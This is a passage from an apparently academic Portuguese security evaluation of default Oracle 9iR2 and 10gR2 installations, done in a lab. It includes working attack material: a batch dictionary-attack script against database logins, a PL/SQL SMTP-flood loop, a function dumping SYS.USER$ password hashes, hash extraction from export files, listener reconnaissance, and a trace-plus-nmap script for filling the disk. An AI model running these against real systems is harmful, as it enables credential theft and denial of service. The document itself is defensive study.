Comunicações O protocolo *Net8* providencia as funcionalidades de sessão e transporte na pilha de comunicações Oracle. Tipicamente a pilha protocolar Oracle assenta sobre TCP/IP, embora possa também usar SPX, *named pipes* e LU6.2. Por omissão as comunicações são em claro, embora a ligação cliente/servidor possa ser cifrada recorrendo a SSL.

O *listener* é um processo separado da instância de base de dados que é responsável pelas comunicações cliente/servidor, por omissão está configurado para aceitar pedidos no porto TCP/1521, embora dependendo da versão do *Oracle* e das opções instaladas, poderá aceitar pedidos nos portos TCP 2100, 2481, 2482, 2483, 8080 e 9090.

Após o estabelecimento de uma ligação cliente/servidor com o *listener*, existem dois métodos que o *listener* poderá implementar [5]:

1) A ligação prossegue utilizando o porto TCP original, passando a comunicação cliente/servidor a ser feita directamente com a instância;

2) O listener pede à instância para criar uma *thread* e colocar no estado LISTEN um novo porto TCP. O listener envia este novo porto TCP ao cliente que por sua vez deverá usá-lo para se ligar directamente à base de dados.

Pré-avaliação Com base no que foi dito e numa avaliação documental das duas versões do *Oracle*, podemos apontar desde já um conjunto de aspectos positivos e negativos da sua segurança por omissão. Aspectos negativos:

- Por omissão as comunicações cliente/servidor são em claro e os portos TCP estão no estado LISTEN;
- Também por omissão, qualquer utilizador pertence ao *role* PUBLIC o que significa que pode: (a) ligar-se à base de dados; (b) consultar tabelas e vistas de sistema;
- Por omissão o processo de auditoria não é executado;
- Um utilizador DBA é omnipotente, podendo aceder a quaisquer dados.

Aspectos positivos:

- É suportado como mecanismo de autenticação o protocolo *Kerberos*;
- Elevada granularidade no mecanismo de autorização, permitindo o controlo do utilizador, acção e objecto;
- O mecanismo de auditoria possibilita um elevado detalhe no registo, providenciando o registo da acção e do objecto.

Enquadrando os aspectos negativos e os aspectos positivos nas propriedades que definimos como imprescindíveis para um SGBD, apresentamos um quadro resumo da configuração por omissão na tabela 21.

Propriedade	**Configuração por omissão**
Confidencialidade e integridade nas comunicações	Não existe.
Disponibilidade	(Não possuímos informação para responder agora)
Confidencialidade e integridade na informação armazenada	Não existe. (o DBA tem poder total[15])

Tabela 21 – *Oracle*, propriedades de segurança

Enquadrando os aspectos negativos e os aspectos positivos nos mecanismos que definímos como imprescindíveis para um SGBD, apresentamos um quadro resumo da configuração por omissão na tabela 22.

[15] O administrador da base de dados tem por omissão a capacidade de ver e alterar quaisquer dados introduzidos pelos utilizadores.

Mecanismo	Configuração por omissão
Autenticação	Pobre, dependente de utilizador e palavra-chave (a qual não necessita de respeitar nenhuma regra)
Autorização	Qualquer utilizador tem autorização para aceder a um conjunto de funcionalidades.
Auditoria	Não se encontra activa.

Tabela 22 – *Oracle*, mecanismos de segurança

6.2 Avaliação experimental

As versões do SGBD *Oracle* utilizadas nos testes (9iR2 e 10gR2) possuem pontos de entrada comuns. Não obstante a similaridade arquitectural, os pontos de entrada embora comuns estão sujeitos a diferentes falhas devido a um natural processo de maturação da segurança do produto. Assim, a secção começa por apresentar as vulnerabilidades as falhas relacionadas com ambas as versões objecto do estudo, depois incide sobre as falhas relacionadas com a versão 9iR2 e por fim da versão 10gR2.

6.2.1 Oracle 9iR2 e Oracle 10gR2

Ambas as versões apresentam similaridades, de onde destacamos:

- Existência de um processo específico denominado por *listener* responsável pelo papel de *broker* entre os clientes e o SGBD;
- Comunicação *Net8* entre os clientes e o servidor;
- Existência de um *role* PUBLIC ao qual qualquer utilizador pertence;
- Funcionalidades das linguagens PL/SQL, Java;
- Capacidade de extracção de informação das exportações e de *backups*.

Após a instalação por omissão de ambas as versões em máquinas virtuais distintas, utilizámos o *nmap* para enumerarmos os pontos de entrada possíveis.

Considerando a utilização de portos TCP não registados oficialmente para a Oracle, foi usada a documentação do fabricante para obter a informação da tabela 23.

Protocolo	Porto	Atribuição IANA (www.iana.org)	Oracle
TCP	1521	*Ncube License Manager*	*Listener*

Tabela 23 – *Oracle*, portos no estado LISTEN

Fruto do levantamento dos pontos de entrada e da documentação da Oracle acerca dos mesmos, foi criado um DFD. O DFD do *Cliente Net8* tem como objectivo descrever a

comunicação cliente/servidor com a base de dados (ver Figura 12). Os aspectos que iremos explorar neste cenário são: segurança do *listener*; segurança na comunicação entre um cliente Net8 e o *listener*; capacidade de nos ligarmos ao SGBD recorrendo a credenciais criadas por omissão aquando da instalação.



Figura 12 – *Oracle*, DFD Net8

Segurança do *listener* O processo responsável por permitir o acesso à base de dados por parte de clientes remotos ou locais, utiliza no primeiro caso o porto TCP/1521. Assim, de forma a identificarmos um servidor *Oracle* (192.168.2.3) podemos usar o utilitário *amap* (a negrito o *input*).

```
amap 192.168.2.3 1521
Protocol on 192.168.2.3:1521/tcp matches oracle-tns-listener
```

Após a identificação do serviço, recorremos ao utilitário *lsnrctl* da Oracle e a partir de um sistema com ligação TCP/1521 para o servidor:

Acedemos ao processo *listener* do sistema 192.168.2.3 e pedimos para nos ser facultada a versão do mesmo.

```
LSNRCTL> set current_listener 192.168.2.3
LSNRCTL> version
Connecting                                                    to
(DESCRIPTION=(CONNECT_DATA=(SERVICE_NAME=192.168.2.3))(ADDRESS=(PROTOCOL=TCP)(HO
ST=192.168.2.3)(PORT=1521)))
TNSLSNR for Linux: Version 10.2.0.3.0 - Production
TNS for Linux: Version 10.2.0.3.0 - Production
Unix Domain Socket IPC NT Protocol Adaptor for Linux: Version 10.2.0.3.0 -
Production
Oracle Bequeath NT Protocol Adapter for Linux: Version 10.2.0.3.0 - Production
TCP/IP NT Protocol Adapter for Linux: Version 10.2.0.3.0 - Production,,
The command completed successfully
```

Com o resultado destes comandos, foi possível obter a seguinte informação:

- A versão do *Oracle* no servidor 192.168.2.3 é a 10.2.0.3.0 e
- O sistema operativo é *Linux*.

Segurança na comunicação entre um cliente Net8 e o *listener* Utilizando os utilitários *SQL*Plus* e *wireshark*, facilmente comprovamos a ausência de confidencialidade por omissão. Os exemplos abaixo apresentam os resultados obtidos com um servidor *Oracle 9iR2*, mas quando usámos um servidor *Oracle 10gR2* os resultados foram similares.

Estabelecimento de uma ligação SQL ao sistema "orcl9i" usando o utilizador "system" com palavra-chave "orcl9i" (a negrito o *input*).

```
sqlplus system/orcl9i@orcl9i
SQL> select open_mode from v$database;
SQL*Plus: Release 10.2.0.1.0 - Production on Sun Mar 11 20:52:38 2007
Copyright (c) 1982, 2005, Oracle. All rights reserved.
Connected to:
Oracle9i Enterprise Edition Release 9.2.0.8.0 - Production
With the Partitioning, OLAP and Oracle Data Mining options
JServer Release 9.2.0.8.0 - Production
SQL> select open_mode from v$database;
OPEN_MODE
----------
READ WRITE
```

O *wireshark* foi usado para escutar a comunicação entre o cliente e o servidor. Um excerto da saída encontra-se no Anexo 7. Esta captura foi realizada num cliente onde coexistiam os utilitários *SQL*Plus* e *wireshark*. Para executar um ataque real, o utilitário *wireshark* seria executado num cliente distinto, estando o seu sucesso dependente da verificação de uma das condições mencionadas em 2.3.

Ligações ao SGBD Os utilizadores *SYS, SYSTEM, DBSNMP* e *SCOTT* existem em ambas as versões do *Oracle* estudadas. Considerando que por omissão não existe limite às tentativas de ligação com nenhum dos utilizadores supracitados e o mecanismo de auditoria não se encontra ligado, concluímos que podemos realizar ataques de dicionário, utilizando para o efeito um cliente *Oracle* como o utilitário *SQL*Plus* e um programa auxiliar que nos permita iterar as invocações e ler de um ficheiro de palavras-chave. Exemplo de um programa desenvolvido em *batch* sobre *Microsoft Windows* que executa o ataque:

```
@ECHO OFF
IF EXIST teste.log DEL teste.log
FOR /f %%a IN (palavras.txt) DO (
        sqlplus -l -s %1/%%a@orcl9i @teste.sql > NUL
        IF EXIST teste.log (
                ECHO Sucesso!
                ECHO Username: %1
                ECHO Password: %%a
                GOTO FIM)
)
:INSUCESSO
```

```
ECHO Terminou sem sucesso!
:FIM
```

O automatismo percorre o ficheiro "palavras.txt" gerado previamente e por cada linha executa o utilitário *SQL*Plus*, utilizando a palavra-chave lida do ficheiro e os comandos SQL contidos em "teste.sql":

```
spool teste.log
spool off
exit
```

A utilização do ficheiro "teste.sql" permite-nos saber quando descobrimos um par *{utilizador, palavra-chave}* válido.
Um atacante também poderá recorrer a um ataque de força bruta, necessitando apenas de desenvolver um pequeno programa que gere sequências de acordo com regras que estipule (por exemplo cadeias de caracteres de 1 a 8 caracteres alfanuméricos) e por cada sequência gerada invoque o cliente *Oracle* de forma idêntica ao ataque de dicionário.

O que é que um atacante pode fazer com um utilizador vulgar? Criámos um utilizador de nome "utilizador1" com palavra-chave "utilizador1". Apesar de não ter sido atribuído nenhum privilégio ou *role* ao utilizador, para além da capacidade de se ligar à base de dados, foi possível recolher um conjunto de informação sensível.
Os comandos foram executados sobre um SGBD *Oracle 9iR2*, no entanto o seu resultado é análogo a um SGBD *Oracle 10gR2*, exceptuando obviamente nas referências numéricas das versões.

Consulta do campo "banner" da vista "all_registry_banners".

```
SQL> select banner from sys.all_registry_banners;
BANNER
--------------------------------------------------------------------------------
Oracle9i Catalog Views Release 9.2.0.8.0 - Production
Oracle9i Packages and Types Release 9.2.0.8.0 - Production
Oracle Workspace Manager 9.2.0.1.0 - Production
JServer JAVA Virtual Machine Release 9.2.0.8.0 - Production
Oracle XDK for Java Release 9.2.0.10.0 - Production
Oracle9i Java Packages Release 9.2.0.8.0 - Production
Oracle interMedia Release 9.2.0.8.0 - Production
Spatial Release 9.2.0.8.0 - Production
Oracle Text Release 9.2.0.8.0 - Production
Oracle XML Database Release 9.2.0.8.0 - Production
Oracle Ultra Search Release 9.2.0.8.0 - Production
Oracle Data Mining - Production
OLAP Catalog Release 9.2.0.8.0 – Production
```

Um atacante pode desde modo – consultando a vista *ALL_REGISTRY_BANNERS* –

ficar a conhecer as versões de todos os produtos instalados e assim procurar vulnerabilidades específicas.

Consulta do campo "username" da vista "all_users".

```
SQL> select username from all_users;
USERNAME
------------------------------
SYS
SYSTEM
OUTLN
DBSNMP
WMSYS
ORDSYS
ORDPLUGINS
MDSYS
CTXSYS
XDB
ANONYMOUS
WKSYS
WKPROXY
ODM
ODM_MTR
OLAPSYS
HR
OE
PM
SH
QS_ADM
…
SCOTT
UTILIZADOR1
```

Um atacante pode deste modo – consultando a vista *ALL_USERS* – ficar a conhecer todos os utilizadores criados na base de dados e concluir que tipo de instalação foi executado.

Consulta do campo "owner" da vista "all_objects".

```
SQL> select distinct(owner) from all_objects;
OWNER
------------------------------
CTXSYS
MDSYS
ODM
OLAPSYS
ORDPLUGINS
ORDSYS
PUBLIC
SYS
SYSTEM
WKSYS
WMSYS
XDB
```

Um atacante identifica todos os utilizadores – consulta a vista *ALL_OBJECTS* – criados na base de dados que possuem objectos, o que lhe permite isolar os mais interessantes. O objecto *ALL_OBJECTS* permite inclusive listar todos os objectos do tipo *PROCEDURE*, cujo privilégio de *EXECUTE* esteja atribuído ao *role PUBLIC*, permitindo assim ao atacante uma fácil identificação dos objectos potencialmente mais perigosos.

Consulta dos campos “resource_name”, “limit” da vista “user_resource_limits”.

```
SQL> select resource_name, limit from sys.user_resource_limits;
RESOURCE_NAME LIMIT
------------------------------ ----------------------------------------
COMPOSITE_LIMIT UNLIMITED
SESSIONS_PER_USER UNLIMITED
CPU_PER_SESSION UNLIMITED
CPU_PER_CALL UNLIMITED
LOGICAL_READS_PER_SESSION UNLIMITED
LOGICAL_READS_PER_CALL UNLIMITED
IDLE_TIME UNLIMITED
CONNECT_TIME UNLIMITED
PRIVATE_SGA UNLIMITED
```

Consulta dos campos “resource_name”, “limit” da vista “user_password_limits”.

```
SQL> select resource_name, limit from sys.user_password_limits;
RESOURCE_NAME LIMIT
------------------------------ ----------------------------------------
FAILED_LOGIN_ATTEMPTS UNLIMITED
PASSWORD_LIFE_TIME UNLIMITED
PASSWORD_REUSE_TIME UNLIMITED
PASSWORD_REUSE_MAX UNLIMITED
PASSWORD_VERIFY_FUNCTION NULL
PASSWORD_LOCK_TIME UNLIMITED
PASSWORD_GRACE_TIME UNLIMITED
```

Um atacante, assumindo que a configuração do utilizador que já possui é uma amostra fidedigna do modo de configuração praticado pelos administradores da base de dados, poderá extrapolar informação útil para um ataque a outras contas com o objectivo de escalar privilégios.

```
SQL> select utl_inaddr.get_host_name('192.168.1.1') from dual;
```

Se o “192.168.1.1” estiver mencionado no ficheiro “/etc/hosts” (no caso do Linux), o resultado deste comando é o nome do servidor com o IP 192.168.1.1

```
SQL> select utl_inaddr.get_host_address('teste') from dual;
```

Se for possível resolver o nome “teste” através de “/etc/hosts” (no caso do Linux) ou DNS (caso esteja configurado), o resultado deste comando é o IP do servidor de nome “teste”.

Recorrendo às funções *GET_HOST_NAME* e *GET_HOST_ADDRESS* do *package UTL_INADDR*, um atacante pode tentar descobrir novos servidores e/ou pistas acerca da configuração dos servidores alvos de ataque.

Role PUBLIC Este *role* é criado aquando da criação da base de dados e qualquer utilizador criado na base de dados possui este *role*. Desta forma, qualquer privilégio atribuído ao *PUBLIC* torna-se um privilégio para todos os utilizadores que existam na base de dados. Para termos uma ideia das tabelas sobre as quais qualquer utilizador pode ter acesso:

Estabelecimento de uma ligação ao servidor identificado no cliente como "orcl9i", utilizando o utilizador "system" e a palavra-chave "orcl9i".

```
SQL> connect system/orcl9i@orcl9i
```

Verificação do número de tabelas que têm privilégios atribuídos ao *PUBLIC*.

```
SQL> select count(*) from sys.dba_tab_privs where grantee='PUBLIC';
```

Em *Oracle 9iR2* o resultado deste comando apresenta mais de 10.000 tabelas, em *10gR2*, mais de 20.000 tabelas.

A este *role* estão também atribuídos privilégios sobre *packages,* de onde destacamos:

- *DBMS_OBFUSCATION_TOOLKIT*: conjunto de funções para cifração;
- *UTL_FILE*: conjunto de funções para ler e escrever no/do sistema de ficheiros;
- *UTL_SMTP*: conjunto de funções utilizados para envio de e-mail;
- *UTL_TCP*: conjunto de funções utilizados para a realização de ligações TCP.

Exemplo de código malicioso usando o *package UTL_SMTP*:

```
DECLARE
 ligacao UTL_SMTP.CONNECTION;
 contador NUMBER;
BEGIN
 contador := 1;
 LOOP
        ligacao := UTL_SMTP.OPEN_CONNECTION('192.168.100.1', 25);
        UTL_SMTP.HELO(ligacao, '192.168.100.1');
        UTL_SMTP.MAIL(ligacao, 'oracle@bogus');
        UTL_SMTP.RCPT(ligacao, 'oracle@bogus');
        UTL_SMTP.DATA(ligacao, 'SMTP flood');
        UTL_SMTP.QUIT(ligacao);
        contador := contador + 1;
 EXIT WHEN contador > 10000;
 END LOOP;
END;
/
```

Assumindo que o sistema com IP 192.168.100.1 possui um servidor SMTP identificado previamente, o código supracitado envia 10.000 *e-mails* tão rapidamente quanto lhe for permitido. No mínimo, causa um decréscimo na performance do 192.168.100.1, no entanto caso o servidor permita *relay* a partir do sistema com SGBD *Oracle*, poderá originar outro tipo de problemas, como:

- O atacante pode servir-se deste procedimento para enviar *e-mails* em massa (*mass mailing*) para contas válidas do servidor de e-mail, ou mesmo para outras;
- O atacante estando numa posição privilegiada, poderá executar um ataque recorrendo a engenharia social – por exemplo, ataque de *phishing*.

PL/SQL Por omissão qualquer procedimento e função PL/SQL criado por um utilizador é executado com os privilégios desse utilizador, mesmo que invocado por terceiros [37] [24].

Criação de um utilizador de nome "teste" com palavra-chave "teste" e *default tablespace* "users".

```
SQL> create user teste identified by teste default tablespace users;
SQL> grant connect to teste;
```

Criação de uma função "get_users" com o utilizador "teste" [24].

```
SQL> connect teste/teste@orcl9i
SQL> CREATE OR REPLACE FUNCTION get_users RETURN VARCHAR2 AS
2 TYPE c_type IS REF CURSOR;
3 cv C_TYPE;
4 u VARCHAR2(200);
5 p VARCHAR2(200);
6 n NUMBER;
7 BEGIN
8 DBMS_OUTPUT.ENABLE(1000000);
9 OPEN cv FOR 'SELECT USER#, NAME, PASSWORD FROM SYS.USER$';
10 LOOP
11 FETCH cv INTO n,u,p;
12 DBMS_OUTPUT.PUT_LINE('USER#: ' || n || ' NAME ' || u || ' PWD ' || p);
13 EXIT WHEN cv%NOTFOUND;
14 END LOOP;
15 CLOSE cv;
16 RETURN 'FOO';
17 END;
18 /
Function created.
```

Execução da função "get_users", utilizando o utilizador "teste".

```
SQL> set serveroutput on
SQL> select get_users from dual;
select get_users from dual
*
ERROR at line 1:
ORA-00942: table or view does not exist
ORA-06512: at "TESTE.GET_USERS", line 9
```

Execução da função "get_users", utilizando o utilizador "system".

```
SQL> conn system/orcl9i@orcl9i
SQL> set serveroutput on
SQL> select teste.get_users from dual;
select teste.get_users from dual
*
ERROR at line 1:
ORA-00942: table or view does not exist
ORA-06512: at "TESTE.GET_USERS", line 9
```

A função PL/SQL "get_users", necessita do privilégio de *SELECT* sobre a tabela *SYS.USER$*, algo que por omissão um utilizador não possui. Mesmo quando executamos a função com o utilizador *SYSTEM* não conseguimos obter o resultado desejado, uma vez que a função é executada com os privilégios de quem a criou.

De forma à função supra mencionada ser executada de acordo com os privilégios do utilizador que a invoca, é necessário alterar o cabeçalho da mesma de:

```
CREATE OR REPLACE FUNCTION get_users RETURN VARCHAR2 AS
```

para

```
CREATE OR REPLACE FUNCTION get_users RETURN VARCHAR2 AUTHID CURRENT_USER AS
```

O funcionamento da execução de código PL/SQL é importante, pois:

- Pode permitir a um utilizador com poucos privilégios invocar um procedimento criado por um utilizador com mais privilégios e obter resultados que não deveriam estar ao seu alcance;
- Pode permitir que um utilizador ao executar código PL/SQL criado por terceiros, execute instruções maliciosas que não estariam ao alcance do utilizador que criou o código.

Java Qualquer utilizador com o privilégio *CREATE PROCEDURE* pode criar a sua própria classe Java, embora não consiga ter acesso às classes Java potencialmente perigosas como java.io.* (contém entre outros, métodos para acesso ao sistema de ficheiros); java.net.* (contém entre outros, métodos para acesso às pilhas dos protocolos TCP/IP, UDP).
Por omissão, uma classe Java é executada com os privilégios de quem a invoca, não de quem a concebeu, ao contrário do PL/SQL. Desta forma, podemos centralizar e partilhar o código entre *schemas* mantendo os dados armazenados isoladamente.

Extracção de informação de *backups* O Oracle suporta três tipos de *backups*:

- *Exportações de dados*: funcionalidade por excelência dedicada a migrações de dados entre bases de dados Oracle e salvaguarda de objectos, implementado através dos utilitários *exp* e *imp*;
- *Online*: a base de dados permanece operacional aquando da execução deste tipo de *backup*. Pode ser realizado de duas formas distintas: (a) recorrendo a automatismos SQL e cópia de ficheiros através de utilitários do sistema operativo; (b) recorrendo ao utilitário RMAN (do Inglês *Recovery Manager*).
- *Offline*: a base de dados é fechada e são usados utilitários do sistema operativo para o processo de cópia dos ficheiros.

A realização de um *backup* de base de dados é tradicionalmente efectuada recorrendo às ferramentas *built-in* do *Oracle*, que geram ficheiros binários. O problema com estes *backups*, é que o(s) ficheiro(s) resultante(s) têm informação não cifrada.

Considerando que empiricamente os sistemas utilizados para salvaguardar os *backups* são máquinas onde a segurança é mais frágil, este facto pode levantar sérios problemas. Tomando o método de exportação como exemplo, temos dois tipos de exportação que podemos efectuar:

- *Exportação de objectos de um utilizador em particular*: é necessário possuir o *role* DBA ou o *role EXP_FULL_DATABASE* caso não sejamos o dono dos dados;
- *Exportação total*: é necessário possuir o *role* DBA ou o *role EXP_FULL_DATABASE*.

No caso do primeiro tipo, tendo acesso ao ficheiro resultante da exportação, temos acesso aos objectos criados pelo utilizador. No caso do segundo tipo, temos acesso a tudo o que existe na base de dados, incluindo privilégios e palavras-chave dos utilizadores. Por exemplo:

Execução de uma exportação total utilizando o utilitário *Oracle* "exp", o utilizador "system" com palavra-chave "orcl9i" sob o servidor identificado por "orcl9i".

```
[oracle@linux oracle]$ exp system/orcl9i@orcl9i file=fullexp.dmp full=y
...
About to export the entire database ...
. exporting tablespace definitions
. exporting profiles
. exporting user definitions
. exporting roles
. exporting resource costs
. exporting rollback segment definitions
...
. about to export SYSTEM's tables via Conventional Path ...
. . exporting table AQ$_INTERNET_AGENTS 0 rows exported
. . exporting table AQ$_INTERNET_AGENT_PRIVS 0 rows exported
...
```

Utilização do utilitário UNIX "strings" para extrair do ficheiro binário os caracteres conhecidos.

```
[oracle@linux oracle]$ strings fullexp.dmp > fullexp.ddl
```

Filtro do resultado obtido (ficheiro "fullexp.ddl") de forma a identificarmos todas as instruções de criação de utilizadores.

```
[oracle@linux oracle]$ cat fullexp.ddl | grep -i "create user"
...
CREATE USER "DBSNMP" IDENTIFIED BY VALUES 'E066D214D5421CCC' TEMPORARY
TABLESPACE "TEMP"
CREATE USER "WMSYS" IDENTIFIED BY VALUES '7C9BA362F8314299' TEMPORARY TABLESPACE
"TEMP" PASSWORD EXPIRE ACCOUNT LOCK
CREATE USER "SCOTT" IDENTIFIED BY VALUES 'F894844C34402B67' TEMPORARY TABLESPACE
"TEMP"
CREATE USER "TESTE" IDENTIFIED BY VALUES '864B0E03A5061B6D' DEFAULT TABLESPACE
"USERS" TEMPORARY TABLESPACE "TEMP"
...
```

Um atacante com os passos descriminados acima, facilmente obtém informação crítica, como por exemplo, uma lista com todos os utilizadores existentes na base de dados, *hash* das suas palavras-chave, estado das suas contas, etc.
Caso a exportação seja executada remotamente, o tráfego entre o cliente e o servidor está sujeito a ser capturado através do mesmo método que o usado anteriormente para descrever a comunicação cliente/servidor.

6.2.2 Oracle 9iR2

A instalação do *Oracle 9iR2* foi realizada sobre o sistema operativo *Red Hat Linux*. A versão instalada foi a última disponível (9.2.0.8). De acordo com o objectivo, a configuração que resultou do processo de instalação foi a configuração por omissão.
Após a instalação, utilizámos o *nmap* para enumerarmos os pontos de entrada possíveis. Considerando a utilização de portos TCP não registados oficialmente para a Oracle, foi usada a documentação do fabricante para obter a informação da tabela 24:

Protocolo	Porto	Atribuição IANA (www.iana.org)	Oracle
TCP	3340	OMF data m	*Enterprise Manager Console*
TCP	7779	VSTAT	*http server*
TCP	32773	FileNET Component Manager	

Tabela 24 – *Oracle* 9i, portos no estado LISTEN

Fruto do levantamento dos pontos de entrada e da documentação da Oracle acerca dos mesmos, foram criados dois DFDs. O DFD do *Cliente http* tem como objectivo descrever a comunicação cliente/servidor com o *Enterprise Manager Console* e com o *HTTP server* (ver Figura 13). Os aspectos que iremos explorar neste cenário são: segurança do *Oracle Enterprise Manager* (OEM); segurança do *Oracle Apache*.



Figura 13 – *Oracle* 9i, DFD HTTP

O DFD do *Cliente TCP* tem como objectivo descrever a comunicação cliente/servidor com o porto 32773 (ver Figura 14). Neste cenário iremos explorar a segurança de um

componente desconhecido, provavelmente executando um ataque que vise a disrupção da disponibilidade do sistema.



Figura 14 – *Oracle* 9i, DFD TCP

Segurança do *listener* Por omissão o *listener* pode ser acedido a partir de qualquer ponto na rede (bastando o porto TCP estar disponível e permitir o *3-way handshake* do TCP/IP) e não se encontra protegido por palavra-chave ou qualquer outro mecanismo de autenticação.

Utilizámos o utilitário da Oracle, *lsnrctl* (disponível no CD de qualquer versão da base de dados) a partir de um sistema com comunicação TCP/IP com o 192.168.2.3 (sistema com a base de dados *Oracle*) e executámos os seguintes comandos:

Acedemos ao processo *listener* do sistema 192.168.2.3 e verificamos o estado do mesmo.

```
lsnrctl> set current_listener 192.168.2.3
lsnrctl> status
Connecting to
(DESCRIPTION=(CONNECT_DATA=(SERVICE_NAME=192.168.2.3))(ADDRESS=(PROTOCOL=TCP)
(HOST=192.168.2.3)(PORT=1521)))
STATUS of the LISTENER
------------------------
Alias LISTENER
Version TNSLSNR for Linux: Version 9.2.0.8.0 - Production
```

O processo *lsnrctl* faculta informações acerca da versão do SGBD, bem como o sistema operativo sobre o qual o mesmo se encontra instalado!

```
Start Date 11-MAR-2007 20:49:26
Uptime 0 days 0 hr. 5 min. 59 sec
Trace Level off
Security OFF
SNMP OFF
Listener Parameter File /u199/app/oracle/network/admin/listener.ora
Listener Log File /u199/app/oracle/network/log/listener.log
Listening Endpoints Summary...
(DESCRIPTION=(ADDRESS=(PROTOCOL=ipc)(KEY=EXTPROC)))
(DESCRIPTION=(ADDRESS=(PROTOCOL=tcp)(HOST=localhost.localdomain)(PORT=1521)))
```

Informação acerca dos protocolos configurados no servidor!

```
Services Summary...
Service "PLSExtProc" has 1 instance(s).
Instance "PLSExtProc", status UNKNOWN, has 1 handler(s) for this service...
Service "orcl9i" has 2 instance(s).
```

O nome da instância é "orcl9i"!

```
Instance "orcl9i", status UNKNOWN, has 1 handler(s) for this service...
Instance "orcl9i", status READY, has 1 handler(s) for this service...
Service "orcl9iXDB" has 1 instance(s).
Instance "orcl9i", status READY, has 1 handler(s) for this service...
The command completed successfully
```

O resultado deste comando, permite a um atacante aferir, entre outras informações:

- O sistema operativo é *Linux*;
- A versão do SGBD *Oracle* é a 9.2.0.8;
- Existe um conjunto de serviços associados à instância "orcl9i".

Explorando a gramática de comandos disponível, é possível extrair mais informação do processo *lsnrctl* (ver Anexo 8). Destacamos:

- A informação acerca de um conjunto de variáveis de ambiente e o utilizador do sistema operativo responsável pela execução do *listener*;
- O serviço "orcl9iXDB" responsável pela utilização do porto TCP/32773.

A ausência de segurança do *listener* para além de permitir a um atacante recolher informações valiosas, permite também a execução de ataques simples contra a disponibilidade do SGBD.

Ataque contra a disponibilidade (espaço em disco)

O objectivo deste ataque foi o de exaurir os recursos de um sistema de ficheiros através da manipulação dos parâmetros associados à capacidade de *trace* do *listener* seguida de geração de tráfego.

Acedemos ao processo *listener* do sistema 192.168.2.3 e pedimos a informação acerca da directoria para onde são gravados os ficheiros de *trace*[16].

```
lsnrctl> set current_listener 192.168.2.3
lsnrctl> show trc_directory
Connecting to
(DESCRIPTION=(CONNECT_DATA=(SERVICE_NAME=192.168.2.3))(ADDRESS=(PROTOCOL=TCP)(HO
ST=192.168.2.3)(PORT=1521)))
192.168.2.3 parameter "trc_directory" set to /u199/app/oracle/network/trace/
The command completed successfully
```

Existe um sistema de ficheiros "/u199/app/oracle/network/trace", configurado no parâmetro "trc_directory"!

Pedimos informação acerca do ficheiro de *trace* configurado.

```
lsnrctl> show trc_file
Connecting to
(DESCRIPTION=(CONNECT_DATA=(SERVICE_NAME=192.168.2.3))(ADDRESS=(PROTOCOL=TCP)(HO
ST=192.168.2.3)(PORT=1521)))
192.168.2.3 parameter "trc_file" set to listener.trc
The command completed successfully
```

O parâmetro "trc_file" encontra-se configurado, tendo o valor "listener.trc"!

Solicitamos informação acerca do nível de *trace* configurado.

```
lsnrctl> show trc_level
```

[16] Os ficheiros de *trace* são utilizados para *troubleshooting* de diversos problemas e contêm informação tão detalhada quando o nível de *trace* configurado.

```
Connecting to
(DESCRIPTION=(CONNECT_DATA=(SERVICE_NAME=192.168.2.3))(ADDRESS=(PROTOCOL=TCP)(HO
ST=192.168.2.3)(PORT=1521)))
192.168.2.3 parameter "trc_level" set to off
The command completed successfully
```

O *trace* não se encontra ligado!

Configuramos o nível máximo de *trace*.

```
lsnrctl> set trc_level support
Connecting to
(DESCRIPTION=(CONNECT_DATA=(SERVICE_NAME=192.168.2.3))(ADDRESS=(PROTOCOL=TCP)(HO
ST=192.168.2.3)(PORT=1521)))
192.168.2.3 parameter "trc_level" set to support
The command completed successfully
```

É configurado o nível de *trace* "support", que representa um modo de depuração Oracle e que irá produzir um elevado detalhe na descrição das ligações efectuadas por clientes ao *listener*!

A utilização do utilitário da Oracle, *tnsping* (disponível no CD de qualquer versão da base de dados e do cliente) a partir de um qualquer sistema, permite-nos gerar algum tráfego através do envio de pacotes destinados ao listener. Apesar deste utilitário ter sido concebido pela *Oracle* para efectuar operações de *troubleshooting* de ligações ao *listener,* é possível deturpar a sua utilização para servir objectivos maliciosos.

O conjugar da configuração de *trace* no nível máximo com a utilização do tnsping com um número absurdo de pacotes (p. ex. 2500) "tnsping orcl9i 2500", gerou um ficheiro "listener.trc" de 25 MB em apenas 30 segundos, extrapolando e considerando um crescimento linear, uma hora seria suficiente para gerarmos um ficheiro de 2.9 GB. Uma vez que, ao utilizarmos o nível de *trace* máximo é criado um registo no ficheiro "listener.trc", cada vez que existe uma ligação TCP ao porto do *listener*, podemos inclusivé não usar o *tnsping* e utilizar por exemplo o *nmap* da seguinte forma:

```
#!/bin/sh
count="0"
while [ $count -lt 2500 ]
do
        count=$[$count+1]
        nmap -sT 192.168.2.3 -p 1521
done
```

Esta segunda hipótese é interessante por dois motivos:

- Não é dependente de binários Oracle;
- O utilitário "tnsping" em sistemas e versões distintos demonstrou-se falível a um número aparentemente arbitrário de pacotes (superior a 2500).

Ataque contra a disponibilidade (ligações ao *listener*)

